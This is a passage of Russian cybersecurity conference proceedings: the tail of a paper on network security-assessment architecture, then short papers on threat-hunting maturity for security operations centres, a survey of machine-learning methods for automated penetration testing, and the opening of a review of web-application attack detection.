Предполагается, что методика и частные алгоритмы работы элементов подсистемы ОАИБ ВТКС опираются на известные формальные теоретико-множественные модели оперативной оценки защищенности на основе аналитической обработки Больших Данных, а также на разработанную заранее многоуровневую систему метрик защищенности, ориентирующихся, в свою очередь, на результаты моделирования сложных многошаговых атак на ВТКС и последствий реализации контрмер по защите сетей такого класса. При этом упомянутая методика ОАИБ, реализуемая на основе аналитической обработки большого количества неоднородных (разнотипных) исходных данных, на наш взгляд, может и должна включать в себя следующие основные этапы:

– этап сбора и предобработки исходных данных;

– этап формулировки моделей и методов оценки; этап создания алгоритмов ОАИБ ВТКС с использованием возможностей СКЦ, например, алгоритмов: построения сетевой модели; построения графов риска; выделения путей риска; оценки вероятности и воздействия путей риска; оценки сетевых рисков; выбора пути высокого риска.

– этап реализации методики ОАИБ ВТКС (включая взаимодействие между элементами подсистемы ОАИБ).

Следует отметить, что второй этап – стадия формулировки (построения) моделей и методов ОАИБ ВТКС, в свою очередь, подразумевает построение конкретных моделей и методов: оценки вероятности и воздействия путей риска на защищенность ВТКС; оценки сетевых (ресурсных) рисков защищенности ВТКС, а также оценки выбора пути высокого риска защищенности ведомственных телекоммуникационных сетей.

С учетом этих этапов, базовая архитектура подсистемы ОАИБ ВТКС, построенная с учетом необходимости аналитической обработки большого количества неоднородных (разнотипных) исходных данных о событиях кибербезопасности, может быть сформирована, опираясь на функциональные характеристики блоков (элементов) главной и дополнительной группы общей архитектуры данной подсистемы (Рис. 1).




Рис. 1. Базовые ступени архитектуры подсистемы ОАИБ ВТКС

При этом верхняя ступень архитектуры подсистемы ОАИБ ВТКС содержит функциональные блоки главной группы и, помимо решаемых ими задач, отвечает за взаимосвязь подсистемы со средствами СКЦ, а нижняя ступень архитектуры подсистемы ОАИБ ВТКС содержит функциональные блоки дополнительной группы.

Мониторинг, формализация и непосредственная работа с информационными потоками в интересах аналитической обработки большого количества неоднородных (разнотипных) исходных данных о событиях кибербезопасности предполагается на обеих базовых ступенях архитектуры подсистемы ОАИБ ВТКС, при этом может осуществляться интервальный анализ информационной безопасности [5].

Предполагается, что подсистема ОАИБ ВТКС, построенная с учетом аналитической обработки большого количества неоднородных (разнотипных) исходных данных о событиях кибербезопасности, может и должна включать две группы блоков:

– главная группа блоков верхней ступени архитектуры, состоящая из блока построения модели сети, блока формирования путей риска, блока контроля рисков и блока выбора пути высокого риска.

– дополнительная группа блоков нижней ступени архитектуры, состоящая из блока сбора и предварительной обработки исходных данных о событиях кибербезопасности, блока сопровождения оперативной базы данных, блока (интерфейса) взаимодействия с другими подсистемами и блока (интерфейса), отвечающего за взаимодействие пользователями.

Таким образом, рассмотрены содержание и сущность этапов методики оперативного анализа информационной безопасности ведомственных телекоммуникационных сетей. Исследованы особенности и сформирован примерный состав блоков, входящих в состав базовых ступеней архитектуры подсистемы оперативного анализа информационной безопасности сетей такого класса с учетом механизмов аналитической обработки большого количества неоднородных (разнотипных) исходных данных о событиях кибербезопасности.

Работа выполнена при финансовой поддержке РНФ (проект 21-71-20078) в СПб ФИЦ РАН (СПИИРАН).

Список используемых источников

1. Гребешков А. Ю. Вычислительная техника, сети и телекоммуникации. Учебное пособие для вузов. М.: ГЛТ, 2016. 190 с.

2. Пуговкин А. В. Основы построения инфокоммуникационных систем и сетей: учебное пособие. Томск: Томск. гос. ун-т систем упр. и радиоэлектроники, 2022. 128 с.

3. Котенко И. В., Паращук И. Б. Информационные и телекоммуникационные ресурсы критически важных инфраструктур: особенности интервального анализа защищенности // Вестник Астраханского государственного технического университета. Серия: Управление, вычислительная техника и информатика, 2022. №2. С. 33–40.

4. Kotenko I. V., Doynikova E. V., Fedorchenko A. V. Data Analytics for Security Management of Complex Heterogeneous Systems: Event Correlation and Security Assessment Tasks // EAI/Springer Innovations in Communication and Computing (EAISICC), 2020. pp. 79–116.

5. Kotenko I. V., Parashchuk I. B. Interval Analysis of Security for Information and Telecommunication Resources of Critical Infrastructures // In: Kravets A. G., Bolshakov A. A., Shcherbakov M. V. (eds.) Society 5.0. Studies in Systems, Decision and Control, vol 437. 2023. pp. 241–250.

УДК 004.043
ГРНТИ 81.93.29

МЕТОДИКА РАЗВИТИЯ ЦЕНТРА ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ ДО ВЫСШЕГО УРОВНЯ МОДЕЛИ ЗРЕЛОСТИ ПРОАКТИВНОГО ПОИСКА УГРОЗ

И. В. Котенко, И. А. Попков

Санкт-Петербургский национальный исследовательский университет информационных технологий, механики и оптики (НИУ ИТМО)
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В работе предложена методика проведения мероприятий по развитию процессов и инфраструктуры SOC (Security Operations Center) для достижения уровня HMM4 (Hanting Maturity Model - 4) по классификации Дэвида Бьянко. Предложенная методика включает в себя подготовку команды и программно-аппаратного обеспечения Threat Hunting (TH), адаптацию полученных извне компании процедур и гипотез TH, разработку собственных процедур и гипотез, а также автоматизацию этих процедур.

проактивный поиск угроз, мониторинг информационной безопасности, инцидент, гипотеза компрометации

В условиях расширения APT-атак, практика проактивного поиска угроз становится широко распространенной в области кибербезопасности. Эта статья представляет методическую базу для повышения эффективности Threat Hunting в центрах информационной безопасности (SOC) [1]. Развивая модель Hunt Matrix от Sqrrl и модель зрелости Threat Hunting Дэвида Бьянко, методика предлагает систематический и действенный подход для команд SOC. Основной акцент методики заключается в детализации каждой ячейки матрицы Hunt Matrix, предоставляя подробные инструкции и решения на каждом уровне зрелости и этапе Threat Hunting [2].

В 2015 году Дэвид Бьянко представил модель зрелости Threat Hunting (A Simple Hunting Maturity Model или HMM) [2]. Модель описывает развитие Threat Hunting в компаниях на основе трех факторов: качество данных, используемых инструментов и навыков аналитиков. В 2018 году компания Sqrrl развила эту модель [3], выделив 4 основных цикличных этапа и один дополнительный: сбор данных, генерирование гипотез, инструментальное расследование, выявление паттернов, и определение тактик, техник и процедур (Tactics, Techniques and Procedures, TTP), а также автоматизированный анализ и обогащение.

В работе предлагаются дополнительные классификации, детализирующие процесс развития по матрице Sqrrl, а также общая методика проведения

мероприятий по развитию процессов и инфраструктуры SOC. Первая классификация охватывает источники данных [4], не только определяя необходимый набор, но и оценивая готовность инфраструктуры и команды для их сбора и анализа. Вторая классификация разделяет типы генерации гипотез компрометации в зависимости от зрелости процессов TH. Третья классификация описывает инструментарий SOC, необходимый для анализа данных. Четвертая классификация определяет типы Threat Intelligence [5], которые компания способна произвести.

Предлагаемая методика включает следующие шаги:

– внедрение механизмов сбора, нормализации и агрегации данных предлагаемых источников;

– подготовка команды SOC к объективной интерпретации информации, собираемой из источников;

– внедрение инструментов и технологий, необходимых для расследования;

– обучение команды SOC навыкам работы с внедренным инструментарием, разработка сценариев использования инструментария;

– внедрение процесса генерации ограниченного набора типов гипотез компрометации инфраструктуры и процесса проверки этих гипотез на основании собираемых данных и с помощью внедренного инструментария;

– сбор, форматирование и обезличивание результатов Threat Hunting в качестве threat intelligence.

Полная матрица представлена в таблице 1. Нулевой этап не представлен, так как принят в качестве исходного. Четвертый (лидирующий) не представлен, так как принят в качестве дублирующего третий этап с применением автоматизации.

ТАБЛИЦА 1. Детализация этапов методики развития центра информационной безопасности до высшего уровня модели зрелости проактивного поиска угроз

Этап Hunting Cycle / Этап HMM	HMM1	HMM2	HMM3
Hunting maturity model: Data collection	Certificate	Active Directory	Internet Scan
	Command	Application Log	Kernel
	Domain Name	Application Vetting	Malware Repository
	Firewall	Asset	Module
	Group	Cloud Service	Operational Databases
	Logon Session	Cloud Storage	Persona
	Process	Container	User Interface
	Script	Drive	
	Service	Driver	

Этап Hunting Cycle / Этап HMM	HMM1	HMM2	HMM3
	User Account	File	
		Firmware	
		Image	
		Instance	
		Named Pipe	
		Network Share	
		Network Traffic	
		Pod	
		Scheduled Job	
		Sensor Health	
		Snapshot	
		Volume	
		Web Credential	
		Windows Registry	
		WMI	
Hunting maturity model: Tool and technique enabled investigation	Audit and Logging Tools	Data Loss Prevention Systems	Encryption Tools
	Firewall Management Tools	Endpoint Detection and Response Systems	Forensic Tools
	Identity and Access Management Systems	File Integrity Monitoring Tools	Honeypots
	Intrusion Detection System/Intrusion Prevention System	Incident Response Platforms	Mobile Device Management Solutions
	Network and Port Scanners	Patch Management Tools	Security Orchestration, Automation and Response Systems
	Packet Capture and Network Traffic Analysis Tools	Phishing Simulation Tools	Threat Hunting Platforms
	Security Compliance Tools	Security Awareness Training Platforms	
	Security Information and Event Management Systems	Threat Intelligence Platforms	
	VPN (Virtual Private Network) Management Systems		
	Vulnerability Scanners		
	Web Application Firewalls		
Hunting maturity model: Hypothesis creation	Compliance-Based Hypothesis	Baseline Deviation Hypothesis	Anomaly-Based Hypothesis
	External Event Triggered Hypothesis	Behavior-Based Hypothesis	Graph-Theoretic Approach-Based Hypothesis

Этап Hunting Cycle / Этап HMM	HMM1	HMM2	HMM3
	Intelligence-Driven Hypothesis	Dynamic Analysis-Based Hypothesis	Heuristic-Based Hypothesis
	Rationality-Based Hypothesis	Gap Analysis Hypothesis	Industry-Specific Hypothesis
	Red Team Feedback Hypothesis	Historical Data Analysis Hypothesis	Machine Learning-Based Hypothesis
	Vulnerability-Driven Hypothesis	Infrastructure Analysis-Based Hypothesis	Malware Fingerprinting-Based Hypothesis
		Misuse-Based Hypothesis	Peer Group Analysis Hypothesis
		Risk-Based Hypothesis	Predictive Analysis Hypothesis
		Scenario-Based Hypothesis	Threat Actor Profiling Hypothesis
		Signature-Based Hypothesis	
		Structural-Based Hypothesis	
		TTP-Based Hypothesis	
Hunting maturity model: Analysis & enrichment	Domain Names	Network / Host Artifacts	Tools
	Hash Values		TTPs
	IP Addresses		

С помощью данной таблицы возможно сформировать план работ по развитию Threat Hunting в SOC. Например, SOC компании собирает в инфраструктуре данные о процессах, службах, сервисах и пользователях, имеет в инструментарии систему управления информацией и событиями безопасности (Security information and event management, SIEM) [6] и систему обнаружения вторжений (intrusion detection system, IDS) [7] и планирует купить у подрядчика набор Gap Analysis Hypothesis.

Чтобы купленный набор гипотез принес плоды, данному SOC необходимо покрыть сбором описанные на HMM2 наборы данных (такие как данные Active Direcroty, Asset Management, Container Management, Sensor Health и другие) и внедрить соответствующие целям проактивного поиска инструменты (такие как Identity and Access Management Systems, Endpoint Detection and Response Systems, Vulnerability Scanners и другие).

Помимо рационализации последовательности внедрения решений, данные методика и классификация могут помочь для понимания, как эффективнее использовать уже имеющийся инструментарий или как сократить объемы собираемой информации до достаточных для целевого уровня HMM.

В заключении следует отметить, что представленная методика развития Threat Hunting представляет систематический подход к повышению эффективности SOC. Совершенствуя модель Hunt Matrix и модель зрелости

Threat Hunting Дэвида Бьянко, она предоставляет четкие инструкции на каждом этапе, обеспечивая командам SOC не только руководство, но и практический инструмент для проактивного поиска угроз и инцидентов ИБ.

Внедрение этой методики может обеспечить командам SOC стратегическое руководство по переходу от реактивных к проактивным методам мониторинга информационной безопасности.

Список используемых источников

1. Котенко И. В., Попков И. А. Анализ актуальных направлений исследований в области Threat Hunting // Актуальные проблемы инфотелекоммуникаций в науке и образовании. VI Международная научно-техническая и научно-методическая конференция : сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2023. Т. 1. С. 683–687.

2. Bianco D. A Simple Hunting Maturity Model, 2015. Available online: http://detect-respond.blogspot.com/2015/10/a-simple-hunting-maturity-model.html

3. Sqrrl A Framework for Cyber Threat Hunting. White paper, 2018. Available online: https://www.threathunting.net/files/framework-for-threat-hunting-whitepaper.pdf.

4. Mittre Att&ck Data Sources. Available online: https://attack.mitre.org/datasources/

5. Bianco D. The Pyramid of Pain, 2013. Available online: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

6. Котенко И. В., Саенко И. Б., Полубелова О. В., Чечулин А. А. Технологии управления информацией и событиями безопасности для защиты компьютерных сетей // Проблемы информационной безопасности. Компьютерные системы, 2012. № 2. С. 57–68.

7. Котенко И. В., Ушаков И. А. Технологии больших данных для мониторинга компьютерной безопасности // Защита информации. Инсайд, 2017. № 3 (75). С. 23–33.

УДК 004.056
ГРНТИ 81.93.29

АНАЛИЗ ИССЛЕДОВАНИЙ ПО АВТОМАТИЧЕСКОМУ ТЕСТИРОВАНИЮ НА ПРОНИКНОВЕНИЕ В КОМПЬЮТЕРНЫЕ СИСТЕМЫ

И. В. Котенко[1], М. А. Слётов[2]

[1]Санкт-Петербургский Федеральный исследовательский центр Российской академии наук, СПбГУТ
[2]Национальный исследовательский университет ИТМО

В настоящее время актуальной является проблема эффективного тестирования на проникновение в компьютерные системы. В рамках данной работы тест на проникновение (пентест, от англ. pentest) рассматривается как метод проверки информационной системы на уязвимости с целью выявления слабых мест и предотвращения возможных атак. В рамках оптимизации тестирования на проникновение всё чаще прибегают к различным автоматизированным методам, в том числе методам машинного обучения. В работе рассматривается классификация основных используемых подходов к автоматизации тестирования на проникновение, дается их характеристика и определяются этапы тестирования на проникновение.

пентест, искусственный интеллект, обучение с подкреплением, генетический алгоритм, дерево решений

Компьютерные системы становятся всё более комплексными. Обработка информации, как и выполняемые такими системами задачи усложняются с каждым годом. При том данные системы имеют ряд слабостей, которые, в результате их эксплуатации, приводят к утечке данных [1–4] или отказу работы всей системы в целом или её частей. И хотя существуют способы обеспечения их безопасности, они требуют от специалиста высокой квалификации и опыта работы с различными системами, чтобы обнаружить, успешно эксплуатировать найденные уязвимости и впоследствии устранить их. В большинстве случаев данный процесс лишь частично автоматизирован, что требует постоянного участия в данном процессе человека [5]. До недавнего времени это было справедливо для большинства ситуаций, однако в последние годы для проведения пентеста начали использовать машинное обучение. Благодаря этому удалось добиться автоматического обнаружения частых и наиболее известных уязвимостей [6], создания множества сценариев атак на основании конкретной системы [7].

Рассмотренные в данной работе публикации свидетельствуют о высокой степени заинтересованности ученых, работающих в направлении искусственного интеллекта и пентеста [8, 9]. На пересечении этих направлений формируется методологический подход к проверке безопасности информа-

ционных систем. Он должен обеспечивать эффективное выявление уязвимостей и потенциальных угроз, что является важным аспектом в обеспечении безопасности. Автоматизация процесса пентеста позволяет снизить временные и ресурсные затраты, повышает скорость обнаружения уязвимостей [10]. Эти факторы делают автоматический пентест важным объектом научных исследований с целью совершенствования методологий, разработки новых инструментальных средств и повышения эффективности защиты информации в целом.

Пентест - это процесс проверки информационной системы на уязвимости посредством моделирования атаки с целью выявления слабых мест и предотвращения возможных атак [4]. Процесс пентеста можно разделить на следующие этапы: (1) сбор информации - на данном этапе собирается вся возможная информация об атакуемой системе, включая открытую информацию, например, домены подсетей, активные хосты и другие данные; (2) анализ уязвимостей - специалист проводит сканирование сети для выявления уязвимостей, в том числе сканирование портов, обнаружение сервисов, анализ конфигурации сетевых устройств: (3) эксплуатация - специалист использует обнаруженные уязвимости для получения доступа к системе, включая использование известных эксплойтов, атаки перебором паролей или другие методы; (4) поддержание доступа - в случае, если специалисту удалось получить доступ к системе, он может попытаться удерживать этот доступ для проведения дополнительных тестов и анализа; (5) анализ и улучшение безопасности - после завершения эксплуатации пентестер анализирует результаты, оценивает степень риска, связанного с обнаруженными уязвимостями, оценивает потенциальные последствий атак и рекомендации по устранению уязвимостей [11]. Основное отличие между автоматическим пентестом и обычным заключается в третьем и четвертом пунктах. Получение информации в большинстве случаев происходит с помощью программных средств, но решение о том, какие именно средства будут использоваться в данном процессе, зависит от специалиста. Данный процесс имеет большое количество однотипных действий, которые можно выполнять с применением нейронных сетей и других методов машинного обучения [1, 12].

Для автоматического тестирования на проникновение (пентеста) в основном используются различные методы машинного обучения.

Генетические алгоритмы представляют собой оптимизационный метод, вдохновленный процессами естественного отбора и генетики. Они используется для поиска оптимальных решений в больших пространствах поиска, где перебор всех возможных вариантов становится невозможным из-за их огромного количества. Генетические алгоритмы используются в пентесте для эволюции и оптимизации входящих данных для нечеткого тести-

рования, помогая выявлять уязвимости, генерируя разнообразные и неожиданные входные данные. Благодаря этому возможно получить набор признаков, имеющих наибольшее влияние на результат, и не прибегать к вводу данных экспертом. Зачастую данный подход используют в совокупности с другими методами, например, для обнаружения уязвимостей с использованием межсайтового скриптинга (XSS) [13], обнаружения сетевых уязвимостей [14] и др.

Автоматический анализ кода разделяют на статический (SAST) и динамический (DAST) анализ кода.

SAST представляет собой метод статического анализа исходного кода приложения без его фактического выполнения. В процессе SAST происходит детальное сканирование исходного кода на предмет возможных уязвимостей и ошибок безопасности. Этот подход позволяет выявлять проблемы еще на этапе разработки, что облегчает их исправление до того, как приложение будет развернуто в рабочей среде. Машинное обучение в SAST может использоваться для повышения точности выявления уязвимостей. Например, алгоритмы машинного обучения могут обучаться распознавать не только известные уязвимости, но и выявлять аномалии или неочевидные уязвимости, которые могут быть упущены традиционными методами статического анализа [15]. Например, NLP Embold разбивает код на части и ищет между ними взаимосвязи и зависимости между функциями и методами, что позволяет сэкономить время рефакторинга.

DAST, напротив, проводит анализ приложения в реальном времени во время его выполнения. Этот метод позволяет выявлять уязвимости, связанные с конфигурацией, аутентификацией и другими аспектами в рабочей среде. DAST более ориентирован на обнаружение уязвимостей, которые могут проявиться только при реальном взаимодействии с приложением. Машинное обучение в DAST может применяться для более эффективного анализа результатов тестирования, классификации уязвимостей по степени критичности и предоставления более точных рекомендаций по их устранению. Например, модели машинного обучения могут учитывать контекст использования приложения и предсказывать потенциальные сценарии эксплуатации уязвимостей [15]. Более того, за счет создания гибридной системы, сочетающей в себе глубокое машинное обучение и динамический анализатор кода, количество ложноположительных и ложноотрицательных срабатываний было снижено на 20% и 40% соответственно [16].

Обучение **дерева решений** - это процесс построения структуры дерева на основе обучающих данных. Он заключается в разделении данных на более чистые подмножества на основе определенных признаков и значений этих признаков. Для каждого узла дерева выбирается признак, который наилучшим образом разделяет данные на две или более группы. Этот процесс рекурсивно повторяется для каждого подмножества данных, пока не

будет достигнуто условие остановки, такое как достижение минимальной глубины дерева или минимального количества точек данных в узле. Во время обучения дерева решений модель стремится максимизировать информационный выигрыш при каждом разделении, что позволяет эффективно разделять данные на разные классы или категории. Этот процесс основан на концепции энтропии и критериев информативности, таких как индекс Джини или энтропийный критерий, которые помогают определить наилучший способ разделения данных на каждом шаге построения дерева. Данный способ автоматического пентеста заключается в использовании программных средств, размещенных на удаленном устройстве и применении дерева решений для определения направления процесса тестирования объекта. Основным преимуществом данного метода является то, что дерево решений представляет собой алгоритм машинного обучения типа белый ящик. Это позволяет проследить, как был получен тот или иной результат, интерпретировать его и при необходимости изменить параметры системы. Кроме того, скорость обучения такого алгоритма значительно выше в сравнении с нейронными сетями. Основным недостатком этого подхода является малая гибкость. В случае любых изменений в обучающих данных точность такой модели значительно падает [6].

Обучение с подкреплением является вариацией машинного обучения. Данный метод позволяет обучить программного агента автоматически определять наилучшее поведение в конкретных обстоятельствах. Для качественного обучения необходима только обратная связь (награда), которая позволит агенту подстраивать свои решения наиболее эффективным способом. Внутри этого метода используют различные алгоритмы обучения. Среди них такие как частично наблюдаемый Марковский процесс принятия решений, Perseus, PEGASUS, generalized increment pruning (GIP) [17]. Агент наблюдает состояние системы в данный момент и выбирает действие, которое он сочтет наиболее продуктивным. После этого он получает обратную связь (награду). Ценность награды варьируется в зависимости от конкретного действия в конкретном состоянии.

Глубокое обучение с подкреплением представляет собой модель, обучение которой происходит с помощью набора состояний среды, действий и вознаграждений. Данный метод позволяет обучать нейронную сеть на больших данных. Роль агента можно сравнить с пентестером. Он стремится найти способ наиболее эффективно добиться наибольшей награды. Алгоритмы глубокого обучения с подкреплением в основном разделяют на три группы: (1) использующие функцию, основанная на ценности (value-based function), (2) поиск, основанный на стратегии, и (3) методы, основанные на моделях [7]. В последние годы также начала применяться иерархическая система агентов [18]. Глубокое обучение с подкреплением часто требует большего количества данных и вычислительных ресурсов для эффективного

обучения из-за сложности архитектуры модели и процесса обучения. Простые модели обучения с подкреплением могут быть более простыми в реализации и требовать меньше данных для обучения, но использование глубоких нейронных сетей в качестве функций аппроксимации позволяет увеличить эффективность обучения агентов [19].

В ходе исследования была осуществлена систематизация и анализ различных методов автоматического пентеста. Результатом данной работы является классификация существующих методов. Выделено пять подходов и их составляющие. В результате анализа этих подходов были определены выделены их сильные и слабые стороны, а также зафиксированы примеры применения в практике информационной безопасности.

Список используемых источников

1. Kotenko I., Stepashkin M. Analyzing Vulnerabilities and Measuring Security Level at Design and Exploitation Stages of Computer Network Life Cycle // Lecture Notes in Computer Science, 2005. Vol. 3685. PP. 311–324.

2. Котенко И. В., Степашкин М. В., Богданов В. С. Архитектуры и модели компонентов активного анализа защищенности на основе имитации действий злоумышленников // Проблемы информационной безопасности. Компьютерные системы, 2006. № 2. С. 7–24.

3. Kotenko I., Stepashkin M. Network Security Evaluation based on Simulation of Malefactor's Behavior // SECRYPT 2006 - International Conference on Security and Cryptography, Proceedings. IBM, Polytechnic Institute of Setubal. Setubal, 2006. PP. 339-344.

4. Kotenko I., Konovalov A., Shorov A. Agent-based simulation of cooperative defence against botnets //Concurrency Computation Practice&Experience, 2012. Vol. 24. №.6. PP. 573–588.

5. Kotenko I., Chechulin A. Computer attack modeling and security evaluation based on attack graphs // IEEE 7th International Conference on Intelligent Data Acquisition and Advanced Computing Systems, IDAACS 2013, 2013. PP. 614–619.

6. Valea O., Oprişa C. Towards pentesting automation using the metasploit framework // 16th Intern. Conf. on Intelligent Computer Communication and Processing, 2020. PP.171–178.

7. Hu Z., Beuran R., Tan Y. Automated penetration testing using deep reinforcement learning // IEEE European Symposium on Security and Privacy Workshops. IEEE, 2020. PP. 2 –10.

8. Altulaihan E.A., Alismail A., Frikha M. A survey on web application penetration testing // Electronics, 2023. Vol.12. №. 5. P.1229.

9. McKinnel D. R. et al. A systematic literature review and meta-analysis on artificial intelligence in penetration testing and vulnerability assessment // Computers & Electrical Engineering, 2019. Vol.75. PP. 175–188.

10. Singh N., Meherhomji V., Chandavarkar B. R. Automated versus manual approach of web application penetration testing // 11th International Conference on Computing, Communication and Networking Technologies. IEEE, 2020. PP.1–6.

11. Krishnama S. et al. A Process of Penetration Testing Using Various Tools: A Process of Penetration Testing Using Various Tools // Mesopotamian Journal of CyberSecurity, 2023. Vol. 2023. PP. 94–104.

12. More S., Rohela A. Vulnerability assessment and penetration testing through artificial intelligence // International Journal of Recent Trends in Engineering & Research, 2018. Vol.4. №. 1. PP. 217–224.

13. Tariq I. et al. Resolving cross-site scripting attacks through genetic algorithm and reinforcement learning // Expert Systems with Applications, 2021. Vol. 168. P. 114386.

14. Aksoy A., Valle L., Kar G. Automated Network Incident Identification through Genetic Algorithm-Driven Feature Selection // Electronics, 2024. Vol.13. №. 2. P. 293.

15. Dencheva L. Comparative analysis of Static application security testing (SAST) and Dynamic application security testing (DAST) by using open-source web application penetration testing tools. Dublin, National College of Ireland, 2022.

16. Millar S. et al. Optimising Vulnerability Triage in DAST with Deep Learning // 15th ACM Workshop on Artificial Intelligence and Security, 2022. PP. 137–147.

17. Ghanem M. C., Chen T. M. Reinforcement learning for efficient network penetration testing // Information, 2019. Vol. 11. №. 1. P. 6.

18. Tran K. et al. Deep hierarchical reinforcement agents for automated penetration testing // arXiv preprint arXiv:2109.06449. 2021.

19. Yi J., Liu X. Deep reinforcement learning for intelligent penetration testing path design // Applied Sciences, 2023. Vol. 13. № 16. P. 9467.

УДК 654.739
ГРНТИ 81.93.29

ОБНАРУЖЕНИЕ АТАК НА ВЕБ-ПРИЛОЖЕНИЯ: АНАЛИЗ СОВРЕМЕННЫХ ПОДХОДОВ

И. В. Котенко[1], П. С. Соболев[2]

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича[1]
Санкт-Петербургский национальный исследовательский университет информационных технологий, механики и оптики[2]

По данным компании «Информзащита» за 2022 год более 30% от общего количества киберинцидентов пришлось на атаки через веб-приложения. Это на 16% больше, чем за аналогичный период прошлого года [1]. В настоящее время существует множество различных методов для обнаружения данного класса атак, однако их эффективность является недостаточной. В работе проводится анализ существующих решений с целью выявления наиболее эффективных подходов к обнаружению атак на веб-приложения. На основе информации, полученной в ходе анализа исследований, предлагается классификация методов обнаружения атак на веб-приложения, рассматриваются отдельные перспективные методы, в первую очередь, основанные на машинном обучении, анализируются наборы данных для обучения моделей машинного обучения, предназначенных для обнаружения атак на веб-приложения.

нейронные сети, машинное обучение, методы обнаружения атак

Методы обнаружения атак можно классифицировать по различным показателям. Зачастую используются основные показатели, такие так входные данные для анализа и классы методов обнаружения атак.

В целом, классификация входных данных для обнаружения атак на веб-приложения основывается на двух типах данных - данные приложения и трафик. Трафик в свою очередь можно разделить на входящий и исходящий. Под данными приложения подразумевается данные, формируемые при работе самого приложения.

Разбирая подробнее класс, основанный на анализе трафика, можно провести классификацию методов обнаружения атак на веб-приложения (рис. 1).




Рис. 1. Классификация методов обнаружения атак на веб-приложения

Системы, работающие на классе поведенческих методов, в процессе своей работы сравнивают текущие показатели активности с профилем нормальной деятельности, и, в случае значительных отклонений, могут рассматривать текущую активность как свидетельство наличия атаки. Однако, у данного класса методов обнаружения имеется ряд недостатков. Во-первых, высокий показатель ложноположительных срабатываний. Во-вторых, необходимость этапа предварительной настройки, на котором система получает необходимые данные для формирования профиля поведения системы.

Системы, основанные на применении методов на основе знаний (правил, сигнатур), работают с базой знаний, в которую включены описания уже известных атак. Такие системы производят действия по обнаружению атак на основе заложенного механизма поиска. Из минусов можно отметить, что такого рода системы необходимо постоянно пополнять новой информацией об актуальных угрозах, а также то, что они не могут выявлять атаки нулевого дня.

Методы машинного обучения, применяются в основном при обнаружении аномалий. В отличии от методов на основе знаний, данный класс может выявлять атаки нулевого дня. Однако требуют большого объема данных для обучения, предобработки данных и выделения значимых признаков и значительного времени на обучение.

Гибридные методы представляют собой объединение двух и более различных методов.

Перспективные методы основанные на машинном обучении

В [2] предложен метод на основе сверточных нейронных сетей (convolutional neural network, CNN) для обнаружения атак на веб-приложения. Для обучения модели и дальнейшего тестирования использовался набор данных CSIC 2010. Тестирование показало высокие показатели эффективности обнаружения: Accuracy равен 96,84% и Precision - 97,43%, что оказалось лучшим результатом, среди других рассматриваемых методов, основанных на машинном обучении.

В [3] рассмотрен метод обнаружения на основе CNN с предобработкой запросов. В данном методе новая техника, названная «Code Embedding», интегрируется в сверточную нейронную сеть. В Code Embedding HTTP-запрос разбивается на символы, после чего они интерполируются в значения ASCII-кода. Согласно информации, представленной в исследовании, сверточные нейронные сети успешно справляются с распознаванием изображений, где в качестве входных данных используются целые числа (например, RGB-значения пикселей изображения). Итоги тестирования представленного метода: Accuracy равен 98,12% и Precision - 94,83%.

